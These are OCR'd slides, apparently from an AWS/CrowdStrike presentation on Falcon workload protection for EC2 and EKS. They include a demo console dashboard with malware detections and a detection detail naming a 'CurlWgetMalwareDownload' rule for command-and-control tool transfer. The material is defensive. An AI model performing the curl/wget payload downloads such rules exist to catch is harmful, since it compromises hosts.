
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.




CrowdStrike integrations with AWS services

Runtime


© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon Cloud Workload Protection and AWS Systems Manager State Manager



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon CWP and Amazon EKS



Kubernetes Native Tooling
Plugs into your GitOps workflow

Container Protection at Runtime
Defends containers and Kubernetes applications against active attacks

Container Drift Prevention
Enforces container immutability

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon Console landing page

Current CrowdScore

8/100

New detections

8

SHA-based detections


2fdc4546e1f425bcaf62624a7118fd4ba86c11e62...	9
0f2b21e911bd10d795a110af7901d7860228f63cf1...	8
Total	17

Prevented malware by host

Last 7 days

ip-10-0-63-133.ec2.internal	2
ip-10-0-26-16.ec2.internal	1
Total	4

CrowdScore over time




Most recent detections

Severity	Tactic & Technique	Time	Host ID	Link
High +2 others	Command and Control ...	Nov. 8, 2022 14:17:14	ip-10-0-41-250.ec2.internal	view detection
High +4 others	Command and Control ...	Nov. 4, 2022 13:20:31	ip-10-0-26-16.ec2.internal	view detection
High +1 other	Command and Control ...	Nov. 3, 2022 19:48:37	ip-10-0-63-133.ec2.internal	view detection

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Detection detail and process explorer



DETECT TIME	FIRST BEHAVIOR Nov. 8, 2022 14:17:14	MOST RECENT BEHAVIOR Nov. 8, 2022 14:18:39
HOSTNAME	ip-10-0-41-250.ec2.internal	
HOST TYPE	Server	
USER NAME		
CONTAINER ID	bdf11eddbc6c6915c845e175e0021414f815d00a41c3c1948f473c63349d1292	
GROUPING TAGS	SensorGroupingTags/DevDays-CNAP	
ACTION TAKEN	Process killed	
SEVERITY	High	
OBJECTIVE	Contact Controlled Systems	
TACTIC & TECHNIQUE	Command and Control via Ingress Tool Transfer	
TECHNIQUE ID	T1105	
IOA NAME	CurlWgetMalwareDownload	

Additional detection detail

